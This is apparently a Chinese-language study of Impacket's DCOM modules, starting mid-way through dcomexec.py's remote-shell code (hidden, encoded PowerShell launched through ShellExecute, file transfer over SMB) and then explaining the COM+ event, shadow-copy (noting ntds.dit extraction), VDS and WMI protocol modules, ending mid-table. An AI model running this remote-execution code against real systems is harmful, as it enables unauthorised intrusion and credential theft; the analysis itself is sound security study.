(iActiveView, pExecuteShellCommand), smbConnection, self.__shell_type,
silentCommand)

            if self.__command != ' ':
                try:
                    self.shell.onecmd(self.__command)
                except TypeError:
                    if not silentCommand:
                        raise
                if self.shell is not None:
                    self.shell.do_exit('')
            else:
                self.shell.cmdloop()
        except  (Exception, KeyboardInterrupt) as e:
            if logging.getLogger().level == logging.DEBUG:
                import traceback
                traceback.print_exc()
            if self.shell is not None:
                self.shell.do_exit('')
            logging.error(str(e))
            if smbConnection is not None:
                smbConnection.logoff()
            dcom.disconnect()
            sys.stdout.flush()
            sys.exit(1)

        if smbConnection is not None:
            smbConnection.logoff()
        dcom.disconnect()

class RemoteShell(cmd.Cmd):
    def __init__(self, share, quit, executeShellCommand, smbConnection,
shell_type, silentCommand=False):
        cmd.Cmd.__init__(self)
        self._share = share
        self._output = '\\' + OUTPUT_FILENAME
        self.__outputBuffer = ''
        self._shell = 'cmd.exe'
        self.__shell_type = shell_type
        self.__pwsh = 'powershell.exe -NoP -NoL -sta -NonI -W Hidden -Exec
Bypass -Enc '
        self.__quit = quit
        self._executeShellCommand = executeShellCommand
        self.__transferClient = smbConnection
        self._silentCommand = silentCommand
        self._pwd = 'C:\\windows\\system32'
        self._noOutput = False
        self.intro = '[!] Launching semi-interactive shell - Careful what you
execute\n[!] Press help for extra shell commands'
```

```
        # We don't wanna deal with timeouts from now on.
        if self.__transferClient is not None:
            self.__transferClient.setTimeout(100000)
            self.do_cd('\\')
        else:
            self._noOutput = True

    def do_shell(self, s):
        os.system(s)

    def do_help(self, line):
        print("""
 lcd {path}                 - changes the current local directory to {path}
 exit                       - terminates the server process (and this session)
 lput {src_file, dst_path}   - uploads a local file to the dst_path (dst_path =
default current directory)
 lget {file}                 - downloads pathname to the current local dir
 ! {cmd}                    - executes a local shell cmd
""")

    def do_lcd(self, s):
        if s == '':
            print(os.getcwd())
        else:
            try:
                os.chdir(s)
            except Exception as e:
                logging.error(str(e))

    def do_lget(self, src_path):
        try:
            import ntpath
            newPath = ntpath.normpath(ntpath.join(self._pwd, src_path))
            drive, tail = ntpath.splitdrive(newPath)
            filename = ntpath.basename(tail)
            fh = open(filename,'wb')
            logging.info("Downloading %s\\%s" % (drive, tail))
            self.__transferClient.getFile(drive[:-1]+'$', tail, fh.write)
            fh.close()
        except Exception as e:
            logging.error(str(e))
            os.remove(filename)
            pass

    def do_lput(self, s):
        try:
            params = s.split(' ')
            if len(params) > 1:
                src_path = params[0]
                dst_path = params[1]
            elif len(params) == 1:
                src_path = params[0]
                dst_path = ''

            src_file = os.path.basename(src_path)
```

```
            fh = open(src_path, 'rb')
            dst_path = dst_path.replace('/','\\')
            import ntpath
            pathname = ntpath.join(ntpath.join(self._pwd, dst_path), src_file)
            drive, tail = ntpath.splitdrive(pathname)
            logging.info("Uploading %s to %s" % (src_file, pathname))
            self.__transferClient.putFile(drive[:-1]+'$', tail, fh.read)
            fh.close()
        except Exception as e:
            logging.critical(str(e))
            pass

    def do_exit(self, s):
        dispParams = DISPPARAMS(None, False)
        dispParams['rgvarg'] = NULL
        dispParams['rgdispidNamedArgs'] = NULL
        dispParams['cArgs'] = 0
        dispParams['cNamedArgs'] = 0

        self.__quit[0].Invoke(self.__quit[1], 0x409, DISPATCH_METHOD,
dispParams,
                                              0, [], [])
        return True

    def do_EOF(self, s):
        print()
        return self.do_exit(s)

    def emptyline(self):
        return False

    def do_cd(self, s):
        self.execute_remote('cd ' + s)
        if len(self.__outputBuffer.strip('\r\n')) > 0:
            print(self.__outputBuffer)
            self.__outputBuffer = ''
        else:
            if PY2:
                self._pwd = ntpath.normpath(ntpath.join(self._pwd,
s.decode(sys.stdin.encoding)))
            else:
                self._pwd = ntpath.normpath(ntpath.join(self._pwd, s))
            self.execute_remote('cd ')
            self._pwd = self.__outputBuffer.strip('\r\n')
            self.prompt = (self._pwd + '>')
            if self.__shell_type == 'powershell':
                    self.prompt = 'PS ' + self.prompt + ' '
            self.__outputBuffer = ''

    def default(self, line):
        # Let's try to guess if the user is trying to change drive
        if len(line) == 2 and line[1] == ':':
            # Execute the command and see if the drive is valid
            self.execute_remote(line)
            if len(self.__outputBuffer.strip('\r\n')) > 0:
```

```
                # Something went wrong
                print(self.__outputBuffer)
                self.__outputBuffer = ''
            else:
                # Drive valid, now we should get the current path
                self._pwd = line
                self.execute_remote('cd ')
                self._pwd = self.__outputBuffer.strip('\r\n')
                self.prompt = (self._pwd + '>')
                if self.__shell_type == 'powershell':
                    self.prompt = 'PS ' + self.prompt + ' '
                self.__outputBuffer = ''
        else:
            if line != '':
                self.send_data(line)

    def get_output(self):
        def output_callback(data):
            try:
                self.__outputBuffer += data.decode(CODEC)
            except UnicodeDecodeError:
                logging.error('Decoding error detected, consider running
chcp.com at the target,\nmap the result with '

 'https://docs.python.org/3/library/codecs.html#standard-encodings\nand then
execute dcomexec.py '
                              'again with -codec and the corresponding codec')
                self.__outputBuffer += data.decode(CODEC, errors='replace')

        if self._noOutput is True:
            self.__outputBuffer = ''
            return

        while True:
            try:
                self.__transferClient.getFile(self._share, self._output,
output_callback)
                break
            except Exception as e:
                if str(e).find('STATUS_SHARING_VIOLATION') >=0:
                    # Output not finished, let's wait
                    time.sleep(1)
                    pass
                elif str(e).find('Broken') >= 0:
                    # The SMB Connection might have timed out, let's try
reconnecting
                    logging.debug('Connection broken, trying to recreate it')
                    self.__transferClient.reconnect()
                    return self.get_output()
        self.__transferClient.deleteFile(self._share, self._output)

    def execute_remote(self, data, shell_type='cmd'):
        if self._silentCommand is True:
            self._shell = data.split()[0]
            command = ' '.join(data.split()[1:])
```

```
        else:
            if shell_type == 'powershell':
                data = '$ProgressPreference="SilentlyContinue";' + data
                data = self.__pwsh + b64encode(data.encode('utf-16le')).decode()
            command = '/Q /c ' + data

        if self._noOutput is False:
            command += ' 1> ' + '\\\\127.0.0.1\\%s' % self._share + self._output
+ ' 2>&1'

        logging.debug('Executing: %s' % command)

        dispParams = DISPPARAMS(None, False)
        dispParams['rgdispidNamedArgs'] = NULL
        dispParams['cArgs'] = 5
        dispParams['cNamedArgs'] = 0
        arg0 = VARIANT(None, False)
        arg0['clSize'] = 5
        arg0['vt'] = VARENUM.VT_BSTR
        arg0['_varUnion']['tag'] = VARENUM.VT_BSTR
        arg0['_varUnion']['bstrVal']['asData'] = self._shell

        arg1 = VARIANT(None, False)
        arg1['clSize'] = 5
        arg1['vt'] = VARENUM.VT_BSTR
        arg1['_varUnion']['tag'] = VARENUM.VT_BSTR
        if PY3:
            arg1['_varUnion']['bstrVal']['asData'] = command
        else:
            arg1['_varUnion']['bstrVal']['asData'] =
command.decode(sys.stdin.encoding)

        arg2 = VARIANT(None, False)
        arg2['clSize'] = 5
        arg2['vt'] = VARENUM.VT_BSTR
        arg2['_varUnion']['tag'] = VARENUM.VT_BSTR
        arg2['_varUnion']['bstrVal']['asData'] = self._pwd

        arg3 = VARIANT(None, False)
        arg3['clSize'] = 5
        arg3['vt'] = VARENUM.VT_BSTR
        arg3['_varUnion']['tag'] = VARENUM.VT_BSTR
        arg3['_varUnion']['bstrVal']['asData'] = ''

        arg4 = VARIANT(None, False)
        arg4['clSize'] = 5
        arg4['vt'] = VARENUM.VT_BSTR
        arg4['_varUnion']['tag'] = VARENUM.VT_BSTR
        arg4['_varUnion']['bstrVal']['asData'] = '0'
        dispParams['rgvarg'].append(arg4)
        dispParams['rgvarg'].append(arg3)
        dispParams['rgvarg'].append(arg2)
        dispParams['rgvarg'].append(arg1)
        dispParams['rgvarg'].append(arg0)
```

```
        #print(dispParams.dump())

        self._executeShellCommand[0].Invoke(self._executeShellCommand[1], 0x409,
DISPATCH_METHOD, dispParams,
                                            0, [], [])
        self.get_output()

    def send_data(self, data):
        self.execute_remote(data, self.__shell_type)
        print(self.__outputBuffer)
        self.__outputBuffer = ''
```

0x409是美式英文的区域id

domexec调用ShellBrowserWindow COM对象使用`Document.Application`属性，并且可以在`Document.Application.Parent`返回的对象上调用`ShellExecute`方法属性调用powershell执行命令。

[MS-COMEV]comev.py

com+协议的实现模块,com+协议用于存储和管理远程计算机上事件发布者及其各自订阅者的配置数据。该协议还指定了如何获取有关发布者及其订阅者的特定信息。发布者-订阅者框架 允许应用程序发布其他应用程序可能感兴趣的历史信息。发布信息的应用程序称为发布者，而订阅信息的应用程序称为订阅者。发布者在称为事件的离散集中指定此信息。同样，订阅者可以通过为事件创建订阅来订阅事件 。 COM+ 事件系统协议提供了一种在远程计算机上管理事件 及其各自订阅的方法。该协议作为一组 DCOM [MS-DCOM] 接口公开。 使用该协议，发布者可以发布、更新或删除远程机器上的事件。同样，订阅者 可以使用该协议为远程机器上的事件创建订阅。它还可以修改、查询或删除远程计算机上事件的订阅。 订阅者可以指定它希望接收特定类型的事件或事件集合。这是通过指定 过滤标准来定义的。简单来说就是远程事件管理。COM+ 事件系统协议使用 DCOM [MS-DCOM] 通过网络进行通信并验证针对基础结构发出的所有请求。与 DCOM 一起，此协议还通过使用IDispatch 接口 中的数据类型 BSTR 和 VARIANT使用 OLE 自动化协议[MS-OAUT] 。 [MS-COMA]中描述的协议 可用于为COM+ 事件系统协议使用的事件类和订户 DCOM 组件执行类型库的注册。它还可用于发现在服务器上注册的订阅者 DCOM 组件以创建订阅。

event：应用程序公开的可能与其他应用程序相关的历史数据的离散单元。事件的一个示例是特定用户登录到计算机。

event类：使用发布应用程序指定的标准组合在一起的历史数据集合。

event接口：事件方法的集合。一个事件类 包含一个或多个事件接口。

event方法：发布者 应用程序生成事件时由发布者-订阅者框架调用的方法。

filter条件：订阅者指定的一组规则，作为订阅 的一部分， 用于定义它想要接收的历史数据类型。


模块开头提供了event相关的com组件clsid并定义了通信中所需的数据结构，在IEventClass*类中提供了进行事件查询修改的函数

```
class IEventClass3(IEventClass2):
    def __init__(self, interface):
        IEventClass2.__init__(self,interface)
        self._iid = IID_IEventClass3

    def get_EventClassPartitionID(self):
        request = IEventClass3_get_EventClassPartitionID()
        resp = self.request(request, iid = self._iid, uuid = self.get_iPid())
```

```
        resp.dump()
        return resp

    def put_EventClassPartitionID(self, bstrEventClassPartitionID):
        request = IEventClass3_put_EventClassPartitionID()
        request['bstrEventClassPartitionID '] = bstrEventClassPartitionID
        resp = self.request(request, iid = self._iid, uuid = self.get_iPid())
        resp.dump()
        return resp

    def get_EventClassApplicationID(self):
        request = IEventClass3_get_EventClassApplicationID()
        resp = self.request(request, iid = self._iid, uuid = self.get_iPid())
        resp.dump()
        return resp
        ............
```

[MS-SCMP]scmp.py

SCMP卷影副本管理协议，它以编程方式枚举卷影副本并在远程计算机上配置卷影副本存储



卷影副本： 在定义明确的时刻，卷上保存的数据副本。

卷影副本提供程序：服务器上的一个软件组件，提供创建、枚举、删除和管理卷影副本的本地服务。

卷影副本集：同时创建并由公共 ID 标识的卷影副本的集合。

卷影副本存储：存储来自原始卷的差异数据的存储位置，以便维护指定原始卷的所有卷影副本。该位置可以是同一卷或不同卷上的一个文件或一组文件。

shadow copy storage association ： 原始卷与卷影副本存储所在卷的关系。

卷影副本存储卷：卷影副本存储所在的卷。

snapshot ： 制作卷影副本的时间点。

就是像给虚拟机打快照一样给系统打个快照,可用于提取 ntds.dit,执行命令等恶意操作

卷影副本创建过程

若要创建卷影副本，请求程序、编写程序和提供程序将执行以下操作：

请求程序要求卷影复制服务枚举编写程序，收集编写程序元数据，并准备创建卷影副本。

每个编写程序都会为需要备份的组件和数据存储创建 XML 描述，并将其提供给卷影复制服务。 编写器还定义了用于所有组件的还原方法。 卷影复制服务向请求程序提供编写程序的描述，而请求程序则选择要备份的组件。

卷影复制服务通知所有编写程序准备数据以进行卷影复制。


每个编写程序都会根据需要准备数据，例如完成所有未结束事务、滚动事务日志和刷新缓存。 当数据准备好进行卷影复制时，编写程序将通知卷影复制服务。

卷影复制服务通知编写程序将应用程序写入 I/O 请求暂时冻结几秒钟（仍然可以执行读取 I/O 请求），创建卷的卷影副本需要这几秒的时间。 应用程序冻结的时间不允许超过 60 秒。 卷影复制服务刷新文件系统缓冲区，然后冻结文件系统，从而确保正确记录文件系统元数据，并以一致的顺序写入要进行卷影复制的数据。

卷影复制服务通知提供程序创建卷影副本。 卷影副本创建周期不超过 10 秒，在此期间，对文件系统的所有写入 I/O 请求都将保持冻结状态。

卷影复制服务释放文件系统写入 I/O 请求。

VSS 通知编写程序解除冻结应用程序写入 I/O 请求。 此时，应用程序可以继续将数据写入正在进行卷影复制的磁盘



卷影副本和支持卷影副本的卷：客户端获取的第一个接口是IVssSnapshotMgmt 接口。客户端调用 IVssSnapshotMgmt::QueryVolumesSupportedForSnasphots 方法来获取可以进行卷影复制的卷的集合。服务器必须响应一个IVssEnumMgmtObject 接口，客户端可以在该接口上调用方法来遍历集合。客户端调用 IVssSnapshotMgmt::QuerySnapshotsByVolume 获取卷影副本集合已存在于指定的卷上。服务器必须响应一个 IVssEnumObject 接口，客户端可以在该接口上调用方法来遍历集合。客户端调用 IVssSnapshotMgmt::GetProviderMgmtInterface 方法获取 IVssDifferentialSoftwareSnapshotMgmt 接口。服务器必须响应一个 IVssDifferentialSoftwareSnapshotMgmt 接口，客户端可以在该接口上调用方法来管理卷影副本存储关联。

卷影副本存储关联：用于管理卷影副本存储关联的接口是通过 IVssSnapshotMgmt::GetProviderMgmtInterface 获取的。客户端调用 IVssDifferentialSoftwareSnapshotMgmt::QueryVolumesSupportedForDiffArea 方法来获取可用于存储卷影副本差异数据的卷集合。服务器必须响应一个 IVssEnumMgmtObject 接口，客户端可以在该接口上调用方法来遍历集合。客户端调用 IVssDifferentialSoftwareSnapshotMgmt::QueryDiffAreasForVolume 以获取已存在的卷影副本存储关联的集合，以存储特定原始卷的卷影副本差异数据. 服务器必须响应一个 IVssEnumMgmtObject 接口，客户端可以在该接口上调用方法来遍历集合。客户端调用 IVssDifferentialSoftwareSnapshotMgmt::QueryDiffAreasOnVolume 以获取用于在特定卷上存储差异数据的卷影副本存储关联的集合。服务器必须响应一个 IVssEnumMgmtObject 接口，客户端可以在该接口上调用方法来遍历集合。

模块开始定义了IVssSnapshotMgmt等接口的CLSID和卷影协议需要的数据结构如VSS_ID等等

随后实现了如枚举卷影副本等查询功能,虽然叫卷影副本管理协议但该协议只能查询并没有创建卷影副本的功能.....

```
class IVssSnapshotMgmt(IRemUnknown2):
    def __init__(self, interface):
        IRemUnknown2.__init__(self, interface)
        self._iid = IID_IVssSnapshotMgmt

    def GetProviderMgmtInterface(self, providerId = IID_ShadowCopyProvider,
interfaceId = IID_IVssDifferentialSoftwareSnapshotMgmt):
        req = GetProviderMgmtInterface()
        classInstance = self.get_cinstance()
        req['ORPCthis'] = classInstance.get_ORPCthis()
        req['ORPCthis']['flags'] = 0
        req['ProviderId'] = providerId
        req['InterfaceId'] = interfaceId
        resp = self.request(req, self._iid, uuid = self.get_iPid())
        return IVssDifferentialSoftwareSnapshotMgmt(INTERFACE(classInstance,
''.join(resp['ppItf']['abData']), self.get_ipidRemUnknown(), target =
self.get_target()))
```

在/impacket/examples/secretsdump.py中也确实没有调用scmp模块,通过命令执行的方式调用vssadmin进行备份,笑死,作者实现了协议但是整个模块都没用它hhhhh

```
  def __getLastVSS(self, forDrive=None):
        if forDrive:
            command = '%COMSPEC% /C vssadmin list shadows /for=' + forDrive
        else:
            command = '%COMSPEC% /C vssadmin list shadows'
```

```
        self.__executeRemote(command)
        time.sleep(5)
        tries = 0
        while True:
            try:
                self.__smbConnection.getFile('ADMIN$', 'Temp\\__output',
self.__answer)
                break
            except Exception as e:
                if tries > 30:
                    # We give up
                    raise Exception('Too many tries trying to list vss shadows')
                if str(e).find('SHARING') > 0:
                    # Stuff didn't finish yet.. wait more
                    time.sleep(5)
                    tries +=1
                    pass
                else:
                    raise
```

[MS-VDS]vds.py

虚拟磁盘服务 (VDS) 远程协议是一组分布式组件对象模型 (DCOM)接口，用于管理计算机上的磁盘存储配置。虚拟磁盘服务远程协议处理详细的低级操作系统和存储概念。

模块主要定义了协议实现所需的变量和添加删除虚拟磁盘等接口功能,目前impacket还没有调用该模块的脚本

```
class IVdsService(IRemUnknown2):
    def __init__(self, interface):
        IRemUnknown2.__init__(self, interface)

    def IsServiceReady(self):
        request = IVdsService_IsServiceReady()
        request['ORPCthis'] = self.get_cinstance().get_ORPCthis()
        request['ORPCthis']['flags'] = 0
        try:
            resp = self.request(request, uuid = self.get_iPid())
        except Exception as e:
            resp = e.get_packet()
        return resp

    def WaitForServiceReady(self):
        request = IVdsService_WaitForServiceReady()
        request['ORPCthis'] = self.get_cinstance().get_ORPCthis()
        request['ORPCthis']['flags'] = 0
        resp = self.request(request, uuid = self.get_iPid())
        return resp

    def GetProperties(self):
        request = IVdsService_GetProperties()
        request['ORPCthis'] = self.get_cinstance().get_ORPCthis()
        request['ORPCthis']['flags'] = 0
        resp = self.request(request, uuid = self.get_iPid())
        return resp
```

```
    def QueryProviders(self, masks):
        request = IVdsService_QueryProviders()
        request['ORPCthis'] = self.get_cinstance().get_ORPCthis()
        request['ORPCthis']['flags'] = 0
        request['masks'] = masks
        resp = self.request(request, uuid = self.get_iPid())
        return IEnumVdsObject(INTERFACE(self.get_cinstance(),
''.join(resp['ppEnum']['abData']), self.get_ipidRemUnknown(), target =
self.get_target()))
```


[MS-WMI]wmi.py

WMI协议

Windows Management Instrumentation 远程协议使用 DCOM 远程协议通过网络进行通信并验证针对基础结构发出的所有请求。DCOM 远程协议实际上是 Windows Management Instrumentation 远程协议的基础，用于完成以下任务：


- 建立协议。
- 确保沟通渠道。
- 验证客户端。
- 在客户端和服务器之间实现可靠的通信。

这意味着 DCOM 远程协议实现提供并使用所有底层协议,除了 DCOM 远程协议支持之外，Windows Management Instrumentation 远程协议还使用[MS-WMIO]中指定的特殊编码，通过网络传输[DMTF-DSP0004]中指定 的信息。WMI)远程协议用于传达符合公共信息模型 (CIM)的管理数据.用户可以使用 *WMI* 管理本地和远程计算机.另一种方法是使用Windows远程管理（WinRM），它使用基于SOAP的SOAP协议获取远程WMI管理数据。



这张图描述了wmi基础结构与wim提供者（provider）和托管对象、wmi使用者（可以使用wmic、wbemtest工具、WMI Scripting API或直接使用com接口。.net使用System.Management域相关功能）的关系

WMI提供者是一个监控一个或者多个托管对象的COM接口。一个托管对象是一个逻辑或者物理组件，比如硬盘驱动器、网络适配器、数据库系统、操作系统、进程或者服务。和驱动相似，WMI提供者通过托管对象提供的数据向WMI服务提供数据，同时将WMI服务的请求传递给托管对象。



下表列出了操作系统 WMI 提供程序，wmi的功能都是基于操作系统各功能的provider提供的

供应商	描述
活动目录供应商	将 Active Directory 对象映射到 WMI。通过访问 WMI 中的轻型目录访问协议 (LDAP) 命名空间，您可以在 Active Directory 中引用对象或使对象成为别名。
BitLocker 驱动器加密 (BDE) 提供程序	为硬盘驱动器上的存储区域提供配置和管理，由 **Win32_EncryptableVolume**的实例表示，可以使用加密进行保护。
BizTalk 供应商	提供对 WMI 类表示的 BizTalk 管理对象的访问。
引导配置数据 (BCD) 提供程序	通过 Root\WMI 命名空间中的 BCD 提供程序类提供对引导配置数据的访问。有关详细信息，请参阅BCD 参考。
CIMWin32 WMI 供应商	支持在 CimWin32.dll 中实现的类。这些包括核心 CIM WMI 类、这些类的 Win32 实现和电源管理事件。
分布式文件系统 (DFS) 提供程序	提供分布式文件系统(DFS)功能，在多个服务器上对共享进行逻辑分组，并将它们透明地链接到单个命名空间中的树状结构中。
分布式文件系统复制 (DFSR) 提供程序	创建用于配置和监视分布式文件系统 (DFS)服务的工具。有关详细信息，请参阅DFSR WMI 类。
DNS 供应商	使管理员和程序员能够使用 Windows Management Instrumentation (WMI) 配置域名系统 (DNS) 资源记录 (RR) 和 DNS 服务器。
磁盘配额供应商	允许管理员控制每个用户存储在 NTFS 卷上的数据量。
事件日志提供程序	提供从事件日志服务到事件通知的数据访问。
Hyper-V WMI 提供程序 (V2)	使开发人员和脚本编写人员能够为虚拟化平台快速构建自定义工具、实用程序和增强功能。
Hyper-V WMI 提供程序	使开发人员和脚本编写人员能够为虚拟化平台快速构建自定义工具、实用程序和增强功能。
互联网信息服务 (IIS)	公开可用于查询和配置 IIS 元数据库的编程接口。
IP路由供应商	提供网络路由信息。
作业对象提供者	提供对命名内核作业对象上的数据的访问。
智能平台管理接口 (IPMI)	与 WMI IPMI 提供程序一起工作，将底板管理控制器 (BMC) 操作的数据提供给操作系统。
Live Communications Server 2003 提供程序	提供 WMI 类，用于创建、注册、配置和管理带有Live Communications Server 2003的自定义会话启动协议 (SIP) 应用程序。

供应商	描述
